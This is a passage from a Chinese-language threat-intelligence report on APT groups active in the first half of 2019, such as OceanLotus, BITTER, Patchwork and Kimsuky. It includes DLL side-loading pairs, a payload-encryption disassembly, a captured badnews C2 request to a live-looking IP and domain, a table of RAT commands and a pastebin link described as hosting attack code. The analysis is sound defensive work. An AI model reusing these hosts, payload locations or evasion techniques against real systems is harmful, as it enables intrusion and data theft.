2019 上半年以来海莲花组织以更大规模对更广领域进行持续攻击，大量国内企业单位目标整个内网沦陷，攻击方式依旧以使用电子邮件投递诱饵的方式实施鱼叉攻击为主，

投递的诱饵类型则是多种多样，有白加黑、lnk、chm、漏洞利用 office 文件、WinRAR ACE 漏洞文件、文档图标的 exe 等。一旦获取到一台机器控制权限后，立即对整个内网进行扫描平移渗透攻击。



图 12：海莲花的钓鱼邮件




图 13：海莲花使用的攻击诱饵

在安全对抗上，海莲花也表现得十分活跃，其技术更新十分频繁，且大量针对国内安全软件。如在启动方式上，上半年出现了通过修改 doc、txt 等文档文件类型关联程序的方

式来实现开机自启动；通过在资源中添加大量的垃圾数据，增大文件体积来防文件上传；

通过 com 组件来添加注册表从而绕过安全软件主动防御的技术。




图 14：在资源中添加大量垃圾数据




图 15：添加大量垃圾数据后的文件大小

而在受害机器上的持久化文件，白加黑依然是海莲花组织最喜欢用的方式之一，以下是近半年该组织最常用的“白加黑”组合：

| 白文件原名            | 白文件 MD5                           | 黑 DLL 文件名         |
|------------------|-----------------------------------|-------------------|
| iTunesHelper.exe | 3723c94f7e6b91e60b74e7eeeaa6796** | AppleVersions.dll |
| SGTool.exe       | 5fc69418b80385e8c41cf76b427c1**   | inetmib1.dll      |
| Rar.exe          | 35bb768e6ee6c8a1462e11cf0be2a9**  | ldvptask.ocx      |
| GoogleUpdate.exe | 0545a3eb959cfa4790d267bfb8c1ac**  | oopdate.dll       |
| 360se.exe        | a16702ed1812ddc42153ef070f3dfd**  | chrome_elf.dll    |
| winword.exe      | ceaa5817a65e914aa178b28f12359a**  | wwlib.dll         |
| rekeywiz.exe     | ca0537448557b9055ea660c08d76f7**  | mpr.dll           |

表 3：海莲花常用的白加黑组合

2019 上半年海莲花出现的另一个显著的新变化则是对常驻文件进行机器绑定处理，实现木马与受害机器绑定，即使用计算机名对木马 payload 进行加密，这样如果样本被拷贝到其他机器，如分析取证人员的电脑，则无法解密出 payload 而无法分析样本具体行为，对于最终的 payload，Denis、Cobalt Strike、类 gh0st 依然是该组织最喜欢使用的 RAT，且会根据目标的价值信息，选择不同的 RAT 组合。

```

seg000:00000E86 aUsername db 'username',0
seg000:00000E8F aComputername db 'computername',0
seg000:00000E9C a02x02x02x02x02 db '%02X:%02X:%02X:%02X:%02X'
seg000:00000EB9 db 0
seg000:00000EBA db 0
seg000:00000EBB db 30h ; 0
seg000:00000EBC db 31h ; 1
seg000:00000EBD db 30h ; 0
seg000:00000EBE db 30h ; 0
seg000:00000EBF db 0
seg000:00000EC0 payload_hash db 0F4h,0C6h,8Ch,1Dh,'L',0C2h,19h,'\',0DDh,7Dh,'@',9,0F5h,0F7h,6Bh,98h
seg000:00000EC0 db '^JZ',0FEh,'y',0FBh,8Bh,'H',0F7h,7Eh,0C8h,6Ch,'/',0A6h,0A1h,94h
seg000:00000EE0 db 0
seg000:00000EE1 db 0Bh
seg000:00000EE2 db 0
seg000:00000EE3 db 0 payload hash sha256
seg000:00000EE4 db 0
seg000:00000EE5 db 12h
seg000:00000EE6 db 38h ; ;
seg000:00000EE7 db 3
seg000:00000EE8 db 0
seg000:00000EE9 dd 33B20h size
seg000:00000ED aAmdservice db 'AMService',0 前半部分密码
seg000:00000EF8 db 38h ; 8
seg000:00000EF9 db 65h ; e
seg000:00000EFA db 0A3h
seg000:00000EFB db 7Bh ; {
seg000:00000EFC db 35h ; 5
seg000:00000EFD db 0BFh
seg000:00000EFF db 83h
seg000:00000EFF db 0B7h
seg000:00000F00 db 9

```

图 16：海莲花特马的 payload 加密结构




图 17：海莲花特马的 payload 解密流程

### 3.3 南亚方向的威胁

南亚方向的攻击组织对中国大陆的攻击活动已经持续了近 10 年，代表组织有 BITTER（蔓灵花）、白象（摩诃草、Patchwork、HangOver）、Gorgon Group 等。而 BITTER、白象等组织之间又存在某些相似和关联，这一点在我们以往的报告中也有所提及。2019 年上半年，该方向的组织依然活跃，持续有针对中国政府部门、军工、核能企业以及外贸、钢铁行业进行攻击的案例。

#### 3.3.1 BITTER（蔓灵花）

BITTER（蔓灵花）也是对中国大陆进行攻击的比较频繁的一个攻击组织，攻击目标包括外交相关部门、军工、核能等企业。御见威胁情报中心曾在 2018 年 12 月详细的披露过该组织的攻击活动和技术细节，以及和白象等组织的关联关系。2019 年上半年该组织的技术特点跟之前的类似，未发现有明显的改进。




图 18：蔓灵花的攻击诱饵文件




图 19：蔓灵花的钓鱼页面

### 3.3.2 白象

白象组织，也叫摩诃草、Patchwork、HangOver，也是经常针对中国大陆进行攻击的组织，除了中国大陆的目标外，巴基斯坦也是该组织的主要目标。该组织的攻击活动以窃取敏感信息为主，最早可以追溯到 2009 年 11 月，至今还非常活跃。在针对中国地区的攻击中，该组织主要针对政府机构、科研教育领域进行攻击。该组织的常用特马包括 badnews、qrat 等。

2019 年上半年，虽然该组织频繁的针对巴基斯坦、孟加拉等目标进行了攻击活动，但是针对中国大陆的攻击相对比较平静。但是我们也有发现该组织旗下的 badnews 特马所使用的 github 等公共平台的配置的 C2 在 2019 年也进行了频繁的更新。

TLP : WHITE



# Feed43

You are viewing a news feed generated by **Feed43** service.  
To subscribe to this feed and receive news updates automatically, just add address of this page to your favorite news reader (desktop or web-based).

asdf

[[YWU0NjI4MGFjZmFhMjhYmU5ZWZlZDg1NGRjYWM2OGI2OGNkYTkyOTZlY2Y4NDg0MjM=]]

Link: <http://asdf.com>

Last updated: Mon, 04 Feb 2019 04:06:05 GMT

» asdf About asdf What is asdf ? asdf Forums

-- Delivered by **Feed43** service

Feed43. Copyright © Plan43. All rights reserved.

图 20：白象的 badnews 特马所配置 C&C 的页面

可以看到，真正的 C&C 地址，使用的是拼音，很有中国特色：

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 193.37.213.101
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 202

/sQ=YLaCTHRnqx8kDhkUmNBFPzF06Y&7/N=oQIVe0VmCaz1de0eh&8QDG=3j5+jCtmRaiYy5IJ8Q0/
0+UZgk56RCqeC5UT6qt9DRu+0ZmN1pQs...VangpfZzzgxccdt/lcSbgis/CUzJrhGC3miUu
+t11H82G/h30pc/CatAmNnqKUXYG1Dn8g0=&crc=e3a6HTTP/1.1 301 Moved Permanently
Server: nginx/1.10.3
Date: Wed, 27 Feb 2019 02:23:44 GMT
Content-Type: text/html
Content-Length: 185
Connection: keep-alive
Location: https://laobanzhang.ru//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.10.3</center>
</body>
</html>
```

图 21：白象的 badnews 特马 C&C 通信包

TLP : WHITE

| 命令号 | 功能                                     |
|-----|--|
| 0   | 退出木马进程，结束控制                            |
| 8   | 获取键盘记录：上传 TPX498.dat，即键盘记录文件           |
| 23  | 获取截屏：截屏并存储为 TPX499.dat，并上传             |
| 13  | 上传文件：读取指定文件内容写入到 AdbFle.tmp，并上传        |
| 4   | 获取文档文件目录列表：上传 edg499.dat 并删除，再运行一次木马自身 |
| 5   | 上传指定路劲的文件                              |
| 33  | 下载文件：从指定 URL 下载文件，并执行                  |

表 4 : badnews 特马的命令号和功能

### 3.3.3 Gorgon Group

Gorgon Group 是一个比较特殊的攻击组织，该组织主要针对包括中国在内的全球外贸人士进行攻击，行为类似于腾讯安全御见威胁情报中心多次披露的"商贸信"。但是特别的是，Gorgon Group 还被发现有针对英国、西班牙、俄罗斯、美国等政治目标发起过定向攻击。该组织最早在 2018 年 8 月份由 Palo Alto 的 Unit42 团队进行了披露。

该组织主要的武器库为一些公开的商用的 RAT 木马，包括 Azorult RAT、Revenge RAT、NjRAT、Lokibot 等。同时该组织还喜欢使用 Bitly 短域名，以及使用公开的 blog 和临时分享文本文档 pastebin 来存储攻击代码。

2019 年上半年，该组织依然持续的对全球的外贸人士进行了攻击，当然中国的外贸人士也包含在内。主题包括订单、邀请函、快递等等。

TLP : WHITE

<https://pastebin.com/raw/7Bhf9EWJ>


图 22：使用 pastebin 存储攻击代码

图 23：使用 blogspot 存储攻击代码

### 3.4 其他方向的威胁

其他方向的威胁主要来自欧美国家，典型代表如方程式、Turba 等。其中方程式组织被曝光于 2015 年初，其活动时间最早可追溯至 2001 年，在 2017 年时，该组织被 Shadow Brokers（影子经纪人）组织黑吃黑攻陷，几乎全部资料外泄。从曝光的材料来看其拥有强大的漏洞利用能力，且多个 0day 漏洞已使用数年之久，包括后来被 WannaCry 木马利用的“永恒之蓝”漏洞都是出自该组织之手，根据曝光的信息，中国有大量的重要目标被该组织贡献，总数位列所有被攻击国家之首。该组织的攻击方式大多从重要目标防火墙、路由器等入手，通过漏洞层层植入木马，技术手段十分高超，因此长时间未被发现。从方程式被曝光之后，该组织未被发现有新的活动迹象，可能是该组织另起炉灶，完全使用新的木马进行攻击，也可能是使用更先进的技术使得自己更加隐蔽，我们也在持续挖掘很跟进中。

可以看到，被方程式组织攻陷的目标，位于中国的最多：



而 APT28、Turta 组织被认为具有俄罗斯政府背景，其攻击目标以政治目的为主，有攻击国内目标的历史，但是在 2019 年上半年未发现其针对我们的活动迹象。因此不再具体描述。

## 四、 国际 APT 攻击形势

高级持续性威胁（APT）被认为是地缘政治的延伸，甚至是战争和冲突的一部分，APT 的活跃趋势也跟地缘政治等全球热点密切相关，全球 APT 攻击高发区域也是全球地缘政治冲突的敏感地域。2019 年以来，国际形势瞬息万变且复杂，好多地区甚至都在战争的边缘，如美伊、印巴、委内瑞拉等。根据我们对 2019 年上半年 APT 攻击活动的分析，这些高危地区也恰恰是 APT 攻击活动的主要活跃地带。从而可知，网络战也慢慢变成国家间的政治博弈甚至是现代战争的重要部分。

跟之前的年度报告一样，我们依然把针对全球的威胁根据攻击组织的归属地，分几个重点的区域来进行描述，具体如下：

| 组织归属地 | 活跃代表  |
|-------|---|
| 东亚    | Group123 ( APT37 )、Lazarus、Hermit、Kimsuky   |
| 南亚    | BITTER ( 蔓灵花 )、白象、SideWinder ( 响尾蛇 )、Donot Team ( 肚脑虫 )、TransparentTribe ( ProjectM ) |
| 中东    | APT34、MuddyWater  |
| 欧洲    | APT28、Turta、Gamaredon、Buhtrap   |

表 5：根据地域分布的全球威胁概况

### 4.1 东亚地区

东亚地区的威胁主要来自朝鲜半岛，虽然从 2018 年开始，半岛关系开始缓和，但是网络攻击并未停止脚步。主要的代表包括 Hermit、Group123、Lazarus 等。

## 4.1.1 Hermit 和 Kimsuky

Hermit 攻击活动主要针对区块链、数字货币、金融目标等，但是我们也发现了同样针对朝鲜相关的外交实体的一些攻击活动。该组织的攻击活动腾讯安全御见威胁情报中心曾在 2018 年下半年进行了详细的披露，在 2019 年上半年我们同样捕捉到了该组织的多次攻击活动，同样发布了详细的攻击报告。

该组织旗下的特马包括 SYS CON/Sandy、KONNI 等。而根据国外的安全公司 ESTsecurity 的报告，该组织跟另一个攻击组织 Kimsuky 组织有一定的关联。




图 25：KONNI 和 Kimsuky 的代码流程示意图（引用自 ESTsecurity 报告）

该组织 2019 年上半年的新活动，跟之前的活动相比，技术手段类似，但是也有一定的更新，如通过下载新的 doc 文档来完成后续的攻击以及使用 AMADEY 家族的木马。而最终目标依然为运行开源的 babyface 远控木马。此外，传统的 Syscon/Sandy 家族的后门木马也依然活跃。

TLP : WHITE




图 26：2019 年上半年 Hermit 活动的钓鱼诱饵文档



图 27：2019 年上半年 Hermit 活动的钓鱼诱饵文档

TLP : WHITE




图 28：2019 年上半年 Hermit 活动所使用的后门 AMADEY 后台

而同样 Kimsuky 也是 2019 年上半年在半岛地区活动异常频繁的攻击组织，该组织的攻击对象主要是跟朝鲜相关的政治目标，而钓鱼诱饵往往是当前的政治热点内容。攻击诱饵有很大一部分是 hwp 文档。

|   |   |                                     |
